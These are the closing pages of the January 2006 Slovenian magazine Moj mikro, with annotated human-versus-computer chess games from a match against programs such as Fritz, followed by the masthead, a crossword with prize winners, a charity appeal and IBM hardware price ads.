1.d4 Sf6 2.c3 d5 3.Lf4 Lf5 4.e3 e6 5.Db3 (Ponomarjov igra tako imenovani »protiračunalniški« šah. Programi so se proti taki igri v zadnjem času precej popravili.) 5...Sbd7?! (Novost in obenem zanimiva žrtev kmeta. Po 5...b6 6.Sf3 c5 7.Sa3 a6 8.c4 Le7 9.dc5 Lc5 10.Lb8 Db8 11.cd5 ed5 12.Le2 0-0 13.0-0 Te8 14.Sc2 Dc7 15.Tad1 Ld6 16.Sb4 Le4 17.Tc1 De7 18.Sc6 Dd7 19.Sc4 Lc5 20.Tfd1 ima beli majhno, a trajno prednost.) 6.Db7 Ld6 7.Ld6 cd6 8.Da6 Tb8 9.Da3 Db6 10.b4 0-0 11.Sd2 e5 12.Sgf3 Dc7 13.La6 e4?! (Bolje bi bilo držati napetost v centru.) 14.Sg1 Tb6 15.Tc1 Sb8 16.Le2 Tc8 17.Ld1 Ld7 18.Se2 Lb5 19.0-0 Sbd7 20.Sb3 h5 21.Te1 h4 22.h3 Tb7 23.Sa5 Tbb8 24.La4 a6 25.Lb3 Sb6 26.Db2 Dd7 27.a3 Tc7 28.Da2 Tbc8 29.Sf4 Df5?! (Po 29...Tc3 30.Tc3 Tc3 31.Sd5 Sfd5 32.Ld5 Ld3 bi bil beli malo boljši.) 30.a4 Ld3 31.g4? (Grob spregled Ponomarjova. Po 31.Dd2?! bi imel rahlo prednost.) 31...hg3 32.fg3 g5 33.g4 Dh7 34.Sh5 (Po 34.Sd3 ed3 35.Dg2 Se4 je črni precej boljši.) 34...Sh5 35.gh5 Dh5 36.Dh2 Dh4 37.Kg2 Tc3 38.Tc3 Tc3 39.Dg3 39...Lc2? (Ne-



39.Dg3 39...Lc2? (Ne-



verjetna napaka za program. Po 39...Dg3 40.Kg3 f5 ima črni odločilno prednost.) 40.Dh4 gh4 41.Tc1 Tb3 42.Sb3 Lb3 (Na 42...Ld3 sledi 43.a5 Sa4 44.Tc6 in beli zmaga.) 43.a5 Sc4 44.b5 La4 (Črnemu ni več pomoči. Tudi po 44...ab5 45.a6 Sb6 46.Tc6 beli zmaga.) 45.ba6 Lc6 46.a7 Kg7 47.a6 La8 48.Tb1 1-0

Zelo zanimiva je bila partija Fritz - Kasimdzhanov.

### Fritz - Kasimdzhanov, Rustam

[B12 – Caro-Kann]

1.e4 c6 2.d4 d5 3.e5 Lf5 4.Sc3 h5 5.Ld3 Ld3 6.Dd3 e6 7.Sf3 Sh6 (Fritz igra podobno kot Anglež Nigel Short. V partiji s Seirawanom je slednji nadaljeval 7...Db6 8.0-0 Da6 9.Dd1 Se7 10.Se2 Sd7 11.c3 Sf5 12.Lg5 Le7 13.Sg3 Sg3 14.fg3 f6 15.ef6 gf6 16.Lf4 0-0-0 17.Te1 Sf8 18.b4 Db6 19.a4 Ld6 20.Dd2 Dc7 21.b5 Th7 22.Ld6 z majhno prednostjo belega.) 8.a4 Le7 9.0-0 Sf5 10.Sd1 Sd7 11.Se3 g6 12.a5 a6 13.c4 Sh4 14.Sh4 Lh4 15.b3 Le7 (Pozicija je približno enaka.) 16.f4 Tg8 17.De2 (Zanimivo je bilo nadaljevanje 17.cd5 cd5 18.f5 gf5 19.Sf5!?! – beli žrtvuje figuro za močan napad.) 17...f5 18.La3 (slabše bi bilo 18.ef6?! Sf6 – črni zasede točko e4 in stoji malo bolje.) 18...La3 19.Ta3 De7 20.Taa1 0-0-0 21.b4 dc4 22.Sc4 Kb8 23.Tac1 g5 24.Sd6 gf4 25.Tc2 Sf8 26.Dh5 Sg6 27.Df3 Sh4 28.Df4 Tg4 29.Dh6 Tdg8 30.g3 Td4! 31.De3 Tb4 32.Kh1 Sg6 33.Da3 Tb5! (Odlična obrambna poteza. Črni žrtvuje kvaliteto za kmeta. Po 33...Td4 bi lahko sledilo 34.Tb1 Ka8 35.Tb7 Td1 36.Kg2 Sf4 37.Kf2 in črni bi imel težave.) 34.Sb5 ab5 35.Dd6 Dd6 36.ed6 Kc8 37.a6 Kd7! (Črni se odlično brani, kar pa še vedno ne bo zadoščalo za kaj več kot eno kmeto pozicijo. Po 37...ba6 38.Tc6 Kb7 39.Tc7 Kb6 40.Tfc1 bi stal beli precej bolje.) 38.a7 Ta8 39.Ta1 Kd6 40.Td2 Ke7 41.Te2 Kd6 42.h4 b4 43.h5 Sf8 44.Kg2 c5 45.Tb2 Kc6 46.h6 Kb5 47.g4 c4 48.gf5 b3 49.fe6 Se6 50.h7 Sg5 51.h8L Th8 52.a8D Ta8 53.Ta8 Se6 54.Th8 1/2-1/2



Zakaj remi? Črni kmetje so nevarni, toda beli ima na videz veliko materialno prednost. Poglejmo možno nadaljevanje 54...Sc5 55.Th3 Kb4 56.Td2 Se4 57.Te2 Sc3 58.Te1 b2 59.Thh1 Sb5 60.Te7 c3 61.Tb7 c2 62.Th5 c1D 63.Thb5 Kc3 64.Tb2 Db2 65.Tb2 Kb2.

Španci so poleg dvoboja pripravili kopico spremljevalnih dogodkov predvsem več turnirjev za mlade, simultanke, tekmovanje v reševanju šahovskih problemov ... Vse skupaj je bilo pravicati šahovski festival.

## Povzetek

Dandanes je zares težko (ali skoraj nemogoče) premagati dober računalniški program, čeprav zgolj s povprečno strojno opremo! Re-



## Deset let pozneje

↙ **Strojna oprema Hydre v Abu Dabiju ni namenjena zgolj za igranje šaha, temveč predvsem za superračunalniške izračune s področja DNA, razpoznave prstnih odtisov, dešifriranja zaščitnih kod in vesoljskih poletov.**

zultat 8 : 4 za programe je v primerjavi z lanskoletnim (8,5 : 3,5) za pol točke boljši za šahiste. Težko je na podlagi te pol točke govoriti, da so to pot šahisti kaj boljši ali programi kaj slabši. Vseeno pa velja, da se programi v enem letu niso kaj dosti popravili in da tudi najboljši šahisti ne morejo držati ravnotežja z najboljšimi programi. Zadnja, ki jima je to še uspelo, sta bila Kramnik s programom Deep Fritz leta 2002 in Kasparov z X3D Fritzem leta 2003. Kot kaže, se obeta nov veliki dvoboj človek – stroj v letu 2006, in sicer Hydra – Topalov. Lahko pričakujemo kaj novega?

GENS UNA SUMUS



Naj obudimo spomin na sodelavce Mojega mikra, ki so pred desetimi leti pisali v številki 1, letnika 12.

Tomaž Savodnik, v. d. glavnega in odgovornega urednika revije, A. B. Piškotoff, Boštjan Okorn, Maja Rupnik, Janez Jere, Simon Vavpotič, Zlatko Matič, Esad Jakupović, Marko Koblar, Darjan Marčič, Rok Žibrat, Marko Nemec-Pečjak, Matevž Kmet, Tomaž Ziherl, Borut Grce, Teo Spiller, Andrej Lapajne, Gregor Škof, Matej Jakša, Zenel Batagel, Matija Grabnar, Damjan Kumar, Matjaž Prtenjak, Gojko Jovanovič, Lado Černoš, Vojko Mencinger.

Spodaj podpisani se iskreno opravičuje, če je koga spregledal.

@ In še eden od novoletnih digitalnih utrinkov, ki je povzet po uvodniku Tomaža Savodnika:

Rojstvo Oken 95 v minulem letu ni bilo tako pomembno, da bi se med političnimi spletkami, vojnami in drugimi dejanji prebilo do kvalifikacij, kaj šele na stopničke za najpomembnejše dogodke leta. Misli mi nehote pobegetjo k uvodniku druge številke Mojega mikra. Takratni uredniki so razmišljali o tem, ali je računalništvo podobno kot aerobika le modna muha.

@ Z današnjega zornega kota bi lahko morda celo priznali podobnost z aerobiko. Po začetni množični evforiji se navdušenje počasi plega. Računalnik je namreč v tem času postal povsem vsakdanje orodje, od katerega pričakujemo, da nam bo olajšalo delo. Toda razlika med pojmom zahtevati in omogočati je ogromna, in to je računalniški napredek zadnjih nekaj let.

Vilko Novak-Čipči

**Nagradno vprašanje iz prejšnje številke:**

**– nagrada slušalka Logitech**

Nagrado prejme:  
Andrej Peternel



## Za zdrave novorojenčke, srečne mamice in očke

zbiramo sredstva za nakup ultrazvočne naprave za varno zdravljenje še nerojenih otrok, ki jo nujno potrebujejo v ljubljanski Enoti za intenzivno terapijo in nego novorojencev.



**Pridružite se skupni akciji revije Jana in ljubljanske porodnišnice in darujte za zdravje novorojenčkov tudi vi!**



Denar zbira Društvo za pomoč prezgodaj rojenim otrokom na TRR pri NLB 02014-00509936/40.

Lahko pa pokličete v uredništvo revije Jana na telefon 01/ 473 82 01 in poslali vam bomo že izpolnjen plačilni nalog na vaš naslov.



# Najdi.si

www.najdi.si  
e-pošta: info@najdi.si  
e-pošta: info@noviforum.si



**Namig meseca: razišči in primerjaj nove avtomobile slovenskih zastopnikov...**

## moj Mikro

izhaja vsak prvi torek v mesecu letnik 22, številka 1, januar 2006

**IZDAJA:**  
DELO REVUJE, d. d.  
Dunajska 5, 1509 Ljubljana  
www.delo-revije.si  
**DIREKTOR:** Andrej Lesjak

**UREDNIŠTVO:**  
Dunajska 5, 1509 Ljubljana  
tel.: (01) 473 82 61  
faks: (01) 473 81 69, 473 81 09  
e-pošta: mojmikro@delo-revije.si

**GLAVNI UREDNIK:** Marjan Kodelja  
**ODGOVORNI UREDNIK:** Zoran Banovič  
**POMOČNIKA GLAVNEGA UREDNIKA:**  
Zlatko Matič in Milan Simčič  
**UREDNIK:** Jaka Mele  
**UREDNIK FOTOGRAFIJE:**  
Alan Orlič Belšak  
**LIKOVNA ZASNOVA:** Andrej Mavsar  
**TEHNIČNI UREDNIK:** Andrej Mavsar  
**REDAKTOR:**  
Slobodan Vujanović

**OGLASNO TRŽENJE:**  
DELO REVUJE, d. d.  
Marketing  
Dunajska 5, 1509 Ljubljana  
tel.: (01) 473 81 11  
faks: (01) 473 81 29  
e-pošta: marketing@delo-revije.si

**KOLPORTAŽA:**  
DELO REVUJE, d. d.  
Marketing  
Dunajska 5, 1509 Ljubljana  
tel.: (01) 473 81 20  
faks: (01) 473 82 53

**NAROČNINE:**  
DELO REVUJE, d. d.  
Marketing  
Dunajska 5, 1509 Ljubljana  
tel.: (01) 473 81 23, 473 81 24  
faks: (01) 473 82 53  
e-pošta: narocnine@delo-revije.si  
Posamezni izvod stane 980 SIT.

Naročniki imajo posebne ugodnosti. Naročite se lahko pisno (klasična in elektronska pošta) ali telefonsko. Revijo boste začeli prejemati po prvem plačilu od tekoče številke naprej. Naročnina velja do vašega preklica.

Naročnina za tujino se poravnava za eno leto vnaprej in znaša: 70 EUR, 127 USD, 167 AUD. Za vse informacije v zvezi z naročanjem edicije smo na voljo na zgoraj navedenih telefonskih številkah ali elektronski pošti. Nenaročenih besedil in fotografij ne vračamo.

**DIGITALNA OBDELAVA FOTOGRAFIJ IN OSVETLJEVANJE:**  
Delo Repro, d. o. o.  
Dunajska 5, Ljubljana  
TISK: Delo Tiskarna, d. d.  
Dunajska 5, Ljubljana

december 2005  
natisnjeno  
v 8 500 izvodih.



>>> Najdi.si podpira fotografski projekt "Graffiti Ljubljane" avtorja Dušana Ježa, ki je pred časom z digitalnim fotoaparatom posnel grafito našega glavnega mesta >>> Fotografije je likovno nadgradil s pomočjo računalnika, vendar osnovne sporočilnosti grafitov ni spreminjal >>> Projekt je v celoti namenjen prizadevanjem za zmanjšanje vseh oblik neustreznosti med ljudmi >>> Izbor fotografij si ogledajte na naslovu www.najdi.si/graffiti >>>

AVTOR: ALEK-SANDAR ŠUJDOVIČ	VRSTA KODE	STROKOV- NJAK ZA ELEK- TRONIKO	MENJAVA	JAJČNIK	KAMILO (KRAJŠE) GIBANJE V ZRAKU	PRIPADNIK SEMITOV	TANTAL SL. GLED. IGRALEC	OTOK V JADRANU	SL. ZDRAVNIK KIRURG (VINCENC)	RASTLINA Z GRÓZDI
SL. SINDI- KALIST (DUŠAN)										
ZLONA- MERNE IZJAVE						VAS PRI PODKUMU PONIŽEVA- LEN ODNOS				
IT. OPERNA PEVKA TEBALDI						FR.SLIKAR (GEORGES) KRAJ NA PAŠMANU		ROBERT TAYLOR ILOVICA		
GR. MITO- LOŠKI LETALEC					LUKNJAC STRO- KOVNO MNENJE				PREBI- VALCI UTIKA	CEVKA ZA V TELESNO VOTLINO
TONE TISELJ			IVAN PREGELJ SLIKAR KOBILCA		VAŽNA POLJŠČINA					
OPERNI SPEV					OLGA KACJAN HAČA- TURJAN		RUDI OMOTA			
KOVANJE				ODPRTA POŠKODBA STRUPENA KAČA			TKANINA ZA OBVEZE	GLAVNI ŠTEVNIK TURŠKI VELIKAŠ		
AZIJSKI POLOSEL						LETALEC Z ZMAJEM				
PLANOTA MED DAL- MACIJO IN BOSNO						AM. DRAMATIK O'NEILL				
GR. MIT. JUNAK						SRBSKI PISATELJ OLJAČA				

### Izid žrebanja nagradne križanke iz 12. številke Mojega mikro - GESLO: BODITE OBVEŠČENI

5 praktičnih nagrad v vrednosti po 5.000 SIT podarja podjetje NOVIFORUM, d. o. o. Prejeli so jih: Alojz Čuješ, Gromberška 7, 2314 Zg. Polskava, Stanislava Kočman, Družinska vas 29, 8220 Šmarješke Toplice, Frančiška Kralj, Ob žici 5, 1000 Ljubljana, Franc Modrijan, Sidol 1B, 1219 Laze v Tuhinju, Mateja Zveršen, Srednja vas 15 B, 4208 Šenčur. Nagrajenci bodo nagrade prejeli po pošti.

Ime in priimek: \_\_\_\_\_  
Naslov: \_\_\_\_\_

moj **Mikro**

Davčna številka: \_\_\_\_\_

**GESLO:**

Rešite križanko, črke z označenih polj pa vpišite v kupon. Dobite geslo, ki je rešitev nagradne križanke. Kupon izrežite in ga do 20. januarja pošljite na naslov: Uredništvo revije Moj mikro, Dunajska 5, 1509 Ljubljana. Pripišite tudi svojo davčno številko. Rešitve lahko pošljete tudi po e-pošti: info@mojmikro.si

Podjetje NOVIFORUM, d. o. o., bo petim izžrebancem, ki boste napisali pravilno geslo, podarilo blagovno nagrado v vrednosti po 5.000 SIT.

# ambient

52  
DECEMBER  
2005

ISSN 1318-2358



1200 SIT

DOMOVANJA  
RDEČE-BELI LOFT  
KALEJDOSKOP PODOB

NOVOZELANDSKI  
MODERNI-ZEN  
HIŠA ZA STARŠE  
RAVNO PRAV VELIKA

DVOGOVOR:  
IGRALKA SILVA ČUŠIN  
IN OBLIKOVALEC  
RANKO NOVAK

PROFIL  
ROK  
KLAJNŠČEK

## ZIMSKO LESKETANJE

PRAZNIČNI AMBIENT  
RAZKOŠNI LESTENCI  
ZLATA KERAMIKA  
SREBRNAČRNA  
ZELO OSEBNA DARILA

Pisarne

**PRILAGODLJIVI  
PROSTOR**

KUHARSKI  
ZVEZEK o6:  
Iz pečice

**INTERVJU**

ORA ITO  
ILKA SUPPANEN

# IZJEMNA PONUDBA, VROČE CENE!

Na vsak računalnik je že BREZPLAČNO nameščen program IBM Tivoli CDP za varnostno kopiranje datotek!

## ThinkCentre A51

- Intel® Celeron® D procesor 335, 2.80 GHz
- Tower črn
- 256 MB DDR SDRAM
- disk 80 GB SATA-100
- Intel Graphics Media Accelerator 900 in PCI Express
- DVD ROM 16x
- Audio, Ethernet 10/100
- SLO tipkovnica, miška
- Win XP Professional SLO
- garancija 3 leta

ThinkCentre.

Cena brez DDV: **99.999,00 SIT!**  
Cena z DDV: 119.999 sit

## ThinkPad R40e

- Mobile Intel® Celeron® procesor 2.0 GHz
- 128 MB spomin
- trdi disk 30 GB
- 14.1" TFT zaslon, aktivna matrika
- DVD-ROM 8x
- modem
- MS Windows XP Home
- TORBICA
- Garancija 1 leto

ThinkPad.

Cena brez DDV: **116.666,00 SIT!**  
Cena z DDV: 139.999 sit

## ThinkPad T43

- Mobile Intel® Pentium® M procesor 730, 1.60 GHz
- 512 MB spomin
- disk 40 GB
- 15" TFT zaslon, ločljivost 1024 x 768
- CD-RW / DVD-ROM
- Intel 802.11bg, Intel CENTRINO Mobile tehnologija
- modem, Gigabit Ethernet
- Win XP Professional SLO
- Garancija 3 leta

ThinkPad.

Cena brez DDV: **291.666,00 SIT!**  
Cena z DDV: 349.999 sit

## ThinkCentre A51 + 17" LCD zaslon

- Intel® Celeron® D procesor 335, 2.80 GHz
- Tower ali desktop črn
- 256 MB spomin, 80 GB ATA-100
- Intel Graphics Media Acc. 900 in PCI Express
- DVD ROM 16x
- Audio, Ethernet 10/100
- SLO tipkovnica, miška
- Win XP Pro SLO
- 17" LCD zaslon L171
- garancija 3 leta
- + **DARILO!!!**  
INFORM Guard 600VA brezprekinitveni napajalnik

Cena brez DDV: **149.999,00 SIT!**  
Cena z DDV: 179.999 sit

## ThinkCentre A50 SFF + 17" LCD zaslon

- Intel® Pentium® 4 procesor 3.0 GHz, 1M / 800 HT
- Small Form Factor desktop
- 256 MB DDR SDRAM
- disk 40 GB Ultra ATA-100
- DVD-ROM 16x
- Audio, Ethernet 10/100
- Win XP Professional SLO
- 17" LCD ThinkVision L171
- SLO tipkovnica, optična miš
- garancija 3 leta
- + **DARILO!!!**  
INFORM Guard 600VA brezprekinitveni napajalnik (UPS)

ThinkCentre.

Cena brez DDV: **166.666,00 SIT!**  
Cena z DDV: 199.999 sit

## ThinkCentre S51 SFF + 17" LCD zaslon

- Intel® Pentium® 4 procesor 630 HT, 3.0 GHz
- Small Form Factor
- 512 MB, disk 80 GB SATA
- DVD-ROM 16x
- Intel Graphics Media Acc. 900 in PCI Express
- Audio, Gigabit Ethernet
- Win XP Professional SLO
- 17" LCD ThinkVision L171
- SLO tipkovnica, optična miš
- garancija 3 leta
- + **DARILO!!!**  
INFORM Guard 600VA brezprekinitveni napajalnik (UPS)

Cena brez DDV: **199.999,00 SIT!**  
Cena z DDV: 239.999 sit

## IBM strežnik Netfinity xSeries 100

- Intel® Pentium® 4 procesor s HT tehnologijo 2.8 GHz, 1MB L2 cache
- pomnilnik 512 MB
- 80 GB SATA
- CD ROM in disketna enota
- Ethernet 10/100/1000
- garancija 1 leto

### DODATNIH 20.000 SIT POPUSTA

Če nam ob nakupu novega strežnika dostavite svojega starega!

Cena brez DDV: **139.999,00 SIT!**  
Cena z DDV: 167.999 sit

## IBM strežnik Netfinity xSeries 206

- Intel® Pentium® 4 procesor s HT (EM64T) 3.2 GHz / 800MHz FSB
- pomnilnik 512 MB, max. 4 GB
- CD ROM in disketna enota
- vgrajen ServeRAID 7e
- Ethernet 10/100/1000
- IBM Director 4.2
- garancija 1 leto

### DODATNIH 20.000 SIT POPUSTA

Če nam ob nakupu novega strežnika dostavite svojega starega!

Cena brez DDV: **144.999,00 SIT!**  
Cena z DDV: 173.999 sit

## IBM strežnik Netfinity xSeries 206

- Intel® Pentium® 4 procesor s HT (EM64T) 3.4 GHz / 800MHz FSB
- spomin 512 MB, max. 4GB
- 73 GB Ultra SCSI HDD
- CD ROM in disketna enota
- vgrajen ServeRAID 7e
- Ethernet 10/100/1000
- IBM Director 4.2
- garancija 3 leta

### DODATNIH 20.000 SIT POPUSTA

Če nam ob nakupu novega strežnika dostavite svojega starega!

Cena brez DDV: **199.999,00 SIT!**  
Cena z DDV: 239.999 sit

## IBM strežnik xSeries 226

- Intel® XEON® procesor 3.0 GHz (EM64T)
- 2 MB L2 cache
- 1 GB spomin
- 0 HD (6 HotSwap Ultra 320 SCSI mest)
- Integriran RAID 1
- 2 x 514W HotSwap napajanje
- 1 GB ethernet
- garancija 3 leta

Cena brez DDV: **289.999,00 SIT!**  
Cena z DDV: 347.999 sit

## IBM strežnik xSeries 346 - 2U rack

- Intel® XEON® procesor 3.0 GHz (EM64T)
- 2 MB L2 cache
- 1 GB RAM
- 0 HD (6 HotSwap Ultra 320 SCSI mest)
- DVD
- Integriran RAID 1
- 625W napajalnik
- 1 GB ethernet
- garancija 3 leta

Cena brez DDV: **379.999,00 SIT!**  
Cena z DDV: 455.999 sit

## IBM strežnik xSeries 236

- Intel® XEON® procesor 3.0 GHz (EM64T)
- 2 x 512 MB spomin
- 0 HD HotSwap
- Integriran RAID 1
- 1 GB ethernet
- garancija 3 leta

Cena brez DDV: **399.999,00 SIT!**  
Cena z DDV: 479.999 sit

Uvoznik in distributer za Slovenijo:

**MIKROPIS Holding**

Aškerčeva 4a, 3310 Žalec  
tel: 03/ 712 15 00; fax: 03/ 712 15 66

Vsi izdelki so na voljo tudi v naši spletni trgovini: **www.mikropis.si**

Vsem našim strankam in partnerjem želimo srečno in uspešno leto 2006!

SMO POOBlašČENI SERVISER za ThinkPad prenosne računalnike

EMG, Celovška 136, 1000 Ljubljana  
tel: 01/ 500 74 20; fax: 01/ 500 74 25

